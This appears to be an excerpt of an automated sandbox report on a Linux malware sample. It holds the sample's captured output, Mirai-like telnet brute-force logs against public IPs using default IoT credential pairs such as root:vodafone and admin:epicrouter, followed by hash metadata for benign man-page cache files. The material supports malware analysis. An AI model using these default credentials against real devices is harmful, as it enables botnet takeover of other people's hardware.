Standard Output:	System update finished DEBUG MODE YO [main] We are the only process on this system! [watchdog] failed to find a valid watchdog driver; bailing out DEBUG MODE YO [main] We are the only process on this system! [watchdog] failed to find a valid watchdog driver; bailing out DEBUG MODE YO [main] We are the only process on this system! [scanner] Scanner process initialized. Scanning started. [scanner] FD5 Attempting to brute found IP 211.43.24.3 [scanner] FD5 connected. Trying admin:password123 [scanner] FD6 Attempting to brute found IP 93.150.56.100 [scanner] FD7 Attempting to brute found IP 117.20.122.185 [scanner] FD6 connected. Trying root:changeme [scanner] FD6 lost connection [scanner] FD6 retrying with different auth combo! [scanner] FD6 connected. Trying root:founder88 [scanner] FD5 finished telnet negotiation [scanner] FD6 lost connection [scanner] FD6 retrying with different auth combo! [scanner] FD7 connected. Trying root:00000000 [scanner] FD6 connected. Trying root:vodafone [scanner] FD6 lost connection [scanner] FD6 retrying with different auth combo! [scanner] FD6 connected. Trying admin:count2004 [scanner] FD6 lost connection [scanner] FD6 retrying with different auth combo! [scanner] FD6 connected. Trying support:support [scanner] FD5 received username prompt [scanner] FD6 lost connection [scanner] FD6 retrying with different auth combo! [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD6 connected. Trying root:founder88 [scanner] FD6 lost connection [scanner] FD6 retrying with different auth combo! [scanner] FD7 connected. Trying telnetadmin:telnetadmin

[scanner] FD7 connection gracefully closed
[scanner] FD7 lost connection
[scanner] FD7 retrying with different auth combo!
[scanner] FD7 connected. Trying root:root
[scanner] FD6 connected. Trying admin:superpass
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD7 connection gracefully closed
[scanner] FD7 lost connection
[scanner] FD7 retrying with different auth combo!
[scanner] FD6 connected. Trying user:@User1234
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD6 connected. Trying netscreen:netscreen
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD6 connected. Trying ZXDSL:ZXDSL
[scanner] FD7 connected. Trying admin:epicrouter
[scanner] FD6 lost connection
[scanner] FD5 received password prompt
[scanner] FD7 connection gracefully closed
[scanner] FD7 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD6 connected. Trying admin:ttgalaxy
[scanner] FD6 connection gracefully closed
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD5 received shell prompt
[scanner] FD6 connected. Trying admin:ttgalaxy
[scanner] FD6 connection gracefully closed
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD6 connected. Trying admin:count2004
[scanner] FD5 connection gracefully closed
[scanner] FD5 lost connection
[scanner] FD5 retrying with different auth combo!
[scanner] FD6 connection gracefully closed
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD5 connected. Trying root:changeme
[scanner] FD6 connected. Trying root:founder88
[scanner] FD5 finished telnet negotiation
[scanner] FD6 connection gracefully closed
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD5 received username prompt
[scanner] FD6 connected. Trying DSL:DSL
[scanner] FD6 connection gracefully closed
[scanner] FD6 lost connection
[scanner] FD6 retrying with different auth combo!
[scanner] FD6 connected. Trying admin:vodafone
[scanner] FD5 received password prompt
[scanner] FD6 connection gracefully closed
[scanner] FD6 lost connection
[scanner] FD5 received shell prompt
[scanner] FD5 connection gracefully closed
[scanner] FD5 lost connection
[scanner] FD5 retrying with different auth combo!
[scanner] FD5 connected. Trying cisco:cisco
[scanner] FD5 finished telnet negotiation
[scanner] FD5 received username prompt
[scanner] FD5 received password prompt
[scanner] FD5 received shell prompt
[scanner] FD5 connection gracefully closed
[scanner] FD5 lost connection
[scanner] FD5 retrying with different auth combo!
[scanner] FD5 connected. Trying admin:count2004
[scanner] FD5 finished telnet negotiation
[scanner] FD5 received username prompt
[scanner] FD5 received password prompt
[scanner] FD5 received shell prompt
[scanner] FD5 connection gracefully closed
[scanner] FD5 lost connection
[scanner] FD5 retrying with different auth combo!
[scanner] FD5 connected. Trying admin:1234
[scanner] FD6 Attempting to brute found IP 168.221.236.27
[scanner] FD5 finished telnet negotiation
[scanner] FD5 received username prompt
[scanner] FD7 Attempting to brute found IP 135.23.62.73
[scanner] FD8 Attempting to brute found IP 189.206.254.26
[scanner] FD7 connected. Trying root:founder88
[scanner] FD8 connected. Trying root:vodafone
[scanner] FD7 connection gracefully closed
[scanner] FD7 lost connection
[scanner] FD7 retrying with different auth combo!
[scanner] FD8 finished telnet negotiation
[scanner] FD8 received username prompt
[scanner] FD8 received password prompt
[scanner] FD7 connected. Trying admin:1234
[scanner] FD7 connection gracefully closed
[scanner] FD7 lost connection

	[scanner] FD7 retrying with different auth combo! [scanner] FD8 received shell prompt [scanner] FD5 received password prompt [scanner] FD7 connected. Trying user:Broadcom [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD8 received sh prompt [scanner] FD8 received sh prompt [scanner] FD7 connected. Trying admin:ladox [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD7 connected. Trying telco:telco [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD5 received shell prompt [scanner] FD7 connected. Trying root:epicrouter [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD9 Attempting to brute found IP 194.127.12.149 [scanner] FD7 connected. Trying admintelecom:admintelecom [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD7 connected. Trying supervisor:supervisor [scanner] FD5 connection gracefully closed [scanner] FD5 lost connection [scanner] FD5 retrying with different auth combo! [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD7 connected. Trying guest:guest [scanner] FD5 connected. Trying admin:zoomadsl [scanner] FD10 Attempting to brute found IP 135.23.62.73 [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD10 connected. Trying admin:motorola [scanner] FD7 connected. Trying admin:conexant [scanner] FD5 finished telnet negotiation [scanner] FD10 connection gracefully closed [scanner] FD10 lost connection [scanner] FD10 retrying with different auth combo! [scanner] FD10 connected. Trying super:sp-admin [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD5 received username prompt [scanner] FD10 connection gracefully closed [scanner] FD10 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD7 connected. Trying root:epicrouter [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD7 connected. Trying Polycom:456 [scanner] FD5 received password prompt [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD7 connected. Trying admintelecom:admintelecom [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection [scanner] FD7 retrying with different auth combo! [scanner] FD7 connected. Trying root:vodafone [scanner] FD6 timed out (state = 1) [scanner] FD7 connection gracefully closed [scanner] FD7 lost connection
Standard Error:	

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/var/cache/man/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	622592
Entropy (8bit):	4.657516417799966
Encrypted:	false
SSDEEP:	6144:rb7cWWov4H5N80nuDSyvxYCWZ0/VmpRELAR/QuU/MzUCl1NZ:H4WWoGgvSiOp2kl
MD5:	0C99179B6C5CFE82203424AD7DAD0D8F
SHA1:	CAC50B64B1352723FF8F58BB1B103B93C396539B
SHA-256:	CEC6859D12C6A981ACA4D7C88F6E62E9616FB4D765C4A52147A7DA7BAD4F2420
SHA-512:	4226FDE9F558FFEF2107C330DB942E7E665C51C520A840221541AD255D0995AF64101C69D42C4BD43037364CC4D152851625A53DC56CC188DC28A3DC8C5602F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.W..... ....

/var/cache/man/cs/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.6070136442091312
Encrypted:	false
SSDEEP:	48:bhVGQeUzGLIsWUMZJ5CggJHtheYdiKNHTlJ8NK:bhVGaGLIWMZXZgxeYtzll
MD5:	D0CA2EBA9E7A17D4680AA9DDC5F88946
SHA1:	270F443EFF85209052AE8FFA86660AFB0FAAD39B
SHA-256:	9504DC65F8B4E057D0939FA3B2C640FC703D0290EE19381836BAA5EB3EFBADBD
SHA-512:	9F999B0467E396E78A91F0BFE56E191DB9D9AFA6DC47858F3427CB44A39D5A13A206542A471CE15C8851674A234B9A7A49AAB7E6D5AF8D080BBC99C2BA3C56E 8
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.W.....@..... ....

/var/cache/man/cs/index.db.OidWsZ	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463

/var/cache/man/cs/index.db.OidWsZ	
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.W.....@..... ....

/var/cache/man/da/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	2.24195239843379
Encrypted:	false
SSDEEP:	96:bhHY2DzMnpU0QMiloesQdUTn3WVE0UnknJfsWdv0SBpEVvsb6eZeGfRL+:dYKM+oagn3WW5nkniWdv0SAVE6eZee6
MD5:	4DF08004EE4C5384C02376841F2B50BC
SHA1:	C02E58212CA012913390B4C1CCD64DD3353009EE
SHA-256:	F4D6A62A734E2844B99F3AD0EB480373AFBE56B29C0CFC9C70D9DFDF19D95C02
SHA-512:	6146001CA7028F58595235F244AE8FC4ECAEA3E95C83276514FC704E91B7596678E74CDE9963D680F2493F9C04AFDEBC4DB5094E2AB7C1A949E9378307AE011
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.W.....@..... ....

/var/cache/man/da/index.db.Tx9djV	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.W.....@..... ....

/var/cache/man/de/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	4.16307068889842
Encrypted:	false
SSDEEP:	768:gMGrknsA3KVtOOcmGMrTJDEEf5RAOH8iVDdtq5:/GrkncXD+qfH8GLq
MD5:	614864F12E934605625E27CAC069F166
SHA1:	64C1BAF65B231107269B60DBAF339D4F85C3BD17
SHA-256:	C7C0ADF461F7CD927BF820870B9D424900E592CC956755292ED1703C4371F2AB
SHA-512:	7F0FE0074521DAE5F6BC9F8A771909BAC3BC6AF446512F9B31A6260EEB47F3A696FD75DFFB3554963CC1CCF84FEECACC40841DA4E2A7CE6AF158D34EFCBB7 9BA
Malicious:	false

/var/cache/man/de/5419	
Reputation:	low
Preview:	.W..... ....

/var/cache/man/de/index.db.QeAR9Y	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	0.20558603354177746
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	55880A8B73FD160B73198E09A21C83DB
SHA1:	5EB780702D2501747AF46F7525EF5C635EC5E64C
SHA-256:	66BD4C98AF40E2E208AC102ACD0F555A6C118E7258D91B833BE1D53EBFFB7BBB
SHA-512:	388924B8CAE80CCA6CA8E5109D0239A963A66CC0454450223EC7FB2A188F6F05E49632E535DC06E49DF6D007B221AA6B3D5F23C80203BCC861FF95EFA10AC1F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.W.....@..... ....

/var/cache/man/es/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	2.469907427008948
Encrypted:	false
SSDEEP:	96:bhj9SeW/8iDdO/tktuGWTaZxzn3zbHGc2WjAXGBCgfd6Dgzs30z8ztvpWF4DXst:99PGo9Tmn3zbNBSw/fd6Oz8ztQSDXo
MD5:	3DBF4FF017D406F407BFBC2011BCAE9E
SHA1:	FF64864ACA18DFA7869715CE8AA5ECC3DABA54B6
SHA-256:	640C040F364061A5825E913682798C9BC8E1081088894D3FEB2C3EC39D02A379
SHA-512:	3DCC8F432487C532A1F69D321EB57EFE5CFE65AA3C99B81EA1A56613F8F460EA9ED7D2031615F2E60A3F2EE279D411848E5387CC8B8D5F28D8F8D0055D72489
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/es/index.db.7BpmSY	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fi/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped

/var/cache/man/fi/5419	
Size (bytes):	16384
Entropy (8bit):	0.5882948808594274
Encrypted:	false
SSDEEP:	12:Ey20yaajjjjjjjjjjjjjjjjjjjjjjjjjjjjGjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjp:bhjz+9Ab
MD5:	09F6ED1A60B8A4203EA97CF5926C6AFF
SHA1:	C28F4E393D55AD057E3C7608741904B796F67076
SHA-256:	56664D61D0BB8BF34CCA28C73CB314CB73EA1C4FAC64D2208B43F63C009FC855
SHA-512:	476EAE37D827C8BB322213799AB52DBE8FA43274DB3447BC5FEDFED64ECCEAF2C11DA375FDA09B37977D03CA1910E22443B22A3EEA875CE6F3BC698F8ADCC 0E2
Malicious:	false
Preview:	.W..............................@... ....

/var/cache/man/fi/index.db.UDmH4W	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A24930809
Malicious:	false
Preview:	.W..............................@... ....

/var/cache/man/fr.ISO8859-1/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.9312184489410064
Encrypted:	false
SSDEEP:	12:Ey20yIpyjjjjjjjjjjjjjjjjjjjjjjjjjjXjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjGz7:bhbpFi043WmkN2GmGufUeDDx+yxrq3
MD5:	43ADE2E40B8B5A0DFA0A155FC9A02F7F
SHA1:	3D04BDFFD0E2A8433150C87D334014099336A5C5
SHA-256:	81E48EE4653A5E6F25C33133F24F045EB1EB2CC6724ECE0C5336612AB711273E
SHA-512:	C9C5C436A0E986A39CE3FA1CAF15A92D509F4450744BAE0283204B58CDD6FE9B8EEB8D3E2CAFB4B1ACB46729317FFAEFE86B0DD2D60472CAB30B204CC2003 B03
Malicious:	false
Preview:	.W..............................@... ....

/var/cache/man/fr.ISO8859-1/index.db.93HFlX	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A24930809
Malicious:	false

/var/cache/man/fr.ISO8859-1/index.db.93HFlX	
Preview:	.W.....@..... ....

/var/cache/man/fr.UTF-8/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.9312184489410064
Encrypted:	false
SSDEEP:	12:Ey20ylpyjjjjjjjjjjjjjjjjjjjjjXjjjjjjjjjjjjjjjjjjjjjjjjGz7:bhbpFi043WmkN2GmGufUeDDx+yxrq3
MD5:	43ADE2E40B8B5A0DFA0A155FC9A02F7F
SHA1:	3D04BDFFD0E2A8433150C87D334014099336A5C5
SHA-256:	81E48EE4653A5E6F25C33133F24F045EB1EB2CC6724ECE0C5336612AB711273E
SHA-512:	C9C5C436A0E986A39CE3FA1CAF15A92D509F4450744BAE0283204B58CDD6FE9B8EEB8D3E2CAFB4B1ACB46729317FFAEFE86B0DD2D60472CAB30B204CC2003B03
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fr.UTF-8/index.db.1j2FZY	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fr/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	3.830070382854835
Encrypted:	false
SSDEEP:	768:A4VX6Bd+dla5HmdT8qHl87BaIPay4uz8HksDHnwNO:A4ROd+dStM83PavDHC
MD5:	7B073CA33EB43CE8078B8DEA5B811AD3
SHA1:	05C5DCCC0E481D68F77E01E6EAE939DE4FD871A7
SHA-256:	23F019DCF4DFEB2477F0378F927FE91278D69F6928AFD9A012E888CC89D7FF7C
SHA-512:	BEC1F38FD3FBBCDA441E5E15ED85BE537A66AE85151E3562BBD8DC4C99EE579041F8E0F8C7B6DDA4BB13605657EFF6A682F72C497BD68A0E67E367A367B941C
Malicious:	false
Preview:	.W..... ....

/var/cache/man/fr/index.db.kCK1BY	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	40960

/var/cache/man/fr/index.db.kCK1BY	
Entropy (8bit):	0.22208993462959856
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	425CB57CD9B42556C8089FE7A7A3E495
SHA1:	4F33F9A9897218FDED958FD8F8D7AF7CD8BC48F3
SHA-256:	85E01EFF2AC0C83C827E118D5CE2CD1E1A19E059688B6E0D09CB3CC131F065D3
SHA-512:	8C7D4DACF5C5C5C4B78775048427AF99ED8057590AA3A69FD5B3F875B6DDD249A6DB0AF3A51BB96A7F629D1017B272317583A8DFF89FB3968FFE2F246F040F3
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/hu/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.9419610786280751
Encrypted:	false
SSDEEP:	24:bh04IR9rYz9kvNQFl46MdnqfPE9eTuF0Ce:bhXIHakVQmnqXqeT/Ce
MD5:	18F02B57872A97DE1E82FF5348A5AF1B
SHA1:	52F332343B120B1C950AC02B3C923556C70DC62A
SHA-256:	5C605DE68B3E05754698485F73413F4052AEA8C3AAE6012AC6416B3B6B056DF7
SHA-512:	E33A8412F52D26BDE55E4D72E0D9D09EB777F4B882F5BB1C4625AB392EE321D6ACD8795001BF50CCDACFAC131A1263B1398F208799F753554C43349136EB8BE C
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/hu/index.db.oktA6X	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/id/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.309811236154278
Encrypted:	false
SSDEEP:	48:bhESUeDVrWTVd5ekRv/KSmGWqR0VouC4btU8IzTC74ExJKGtII:bhEVeBqTVdAcn3Iowl4UBtx
MD5:	3AFDA1B0F729816929FF7A6628D776D5
SHA1:	5982940A5782F11AEB5BF859C055DE3FEFBDF5DB
SHA-256:	77809D5F38F6D96A2E8BA9BE0DFBB16C10B6B1FF7D2BA1DD5FB9437F73C47E7F
SHA-512:	6D4CE03475C68EDC0AE928E7F65BB8C06198721146A1266F55455AF3D5E24F44A569E007C0DC44BC7745C1573DBC7F02B8C4094F9BD97FAF6A0B5894BE0E07E
Malicious:	false

/var/cache/man/id/5419	
Preview:	.W.....@..... ....

/var/cache/man/id/index.db.Yrsi7X	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/index.db.C1CCCV	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	622592
Entropy (8bit):	0.022159377425242585
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	2E442DBA85DEDFDCB07090FDF9DE90D0
SHA1:	02658086E93854D13D82B1F0D80F4B78D26DCA51
SHA-256:	62406BFE7657964E490DE65A0007F7C1D59B62B2B9AD35BA55BA219673378848
SHA-512:	FDBBA0DEF310CF7DBF448CFB6E5C9CDCEFBF6A0CAEB26CA3AFA91A388FBA10A9E77BCC27CA9B0AEA2A7B67F964849E147FB44862C7394C2C7CDCB572C06FCB05
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/it/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.3621193886235408
Encrypted:	false
SSDEEP:	384:Jtp0q5d98n3SaMfhtxfmbMy+HseeNwoMbHf:JDd9QSBf
MD5:	B228DE097081AF360D337CF8C8FF2C6F
SHA1:	7DD2C4640925B225F98014566F73C35F4E960940
SHA-256:	1056CECADA78542B173EE469C9BEAF61F81298EBBD21B54EA6EE449028E18B3F
SHA-512:	F61D7F9040E452C4B1B77F3657BE4252475C3BF23D78EED903A5E55FA97BA0571BA3AD90DBA7F77C334DF5B721F909B12720515034421A4AAB0450D1D43B32E4
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/it/index.db.Oz0gYV	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480

/var/cache/man/it/index.db.Oz0gYV	
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/ja/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.667488020062395
Encrypted:	false
SSDEEP:	192:CF4pPRfAgFn35FF1veUMjGiEGBuPhiB0PUKwA+U:5PRfAgFn35MSeAPUjN
MD5:	D3CD7D67F8155491493BB7235FB9AA57
SHA1:	5A7AE62A7AFE50EFCCED06CBD56AE2A0A284EFF3
SHA-256:	6958349ECA637F99AABC419B5E402CFB50BC5B8867F31BCB67F064F47A209929
SHA-512:	1168BF697CDE563F7D82A71EAE1CD496EA81D178B26F87EAAF2EDEED13274B1E3500CE1C981647717598495EBE1FF8F8AC54AD33547506E566C925D7002F5CF F
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/ja/index.db.XKudCZ	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/ko/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
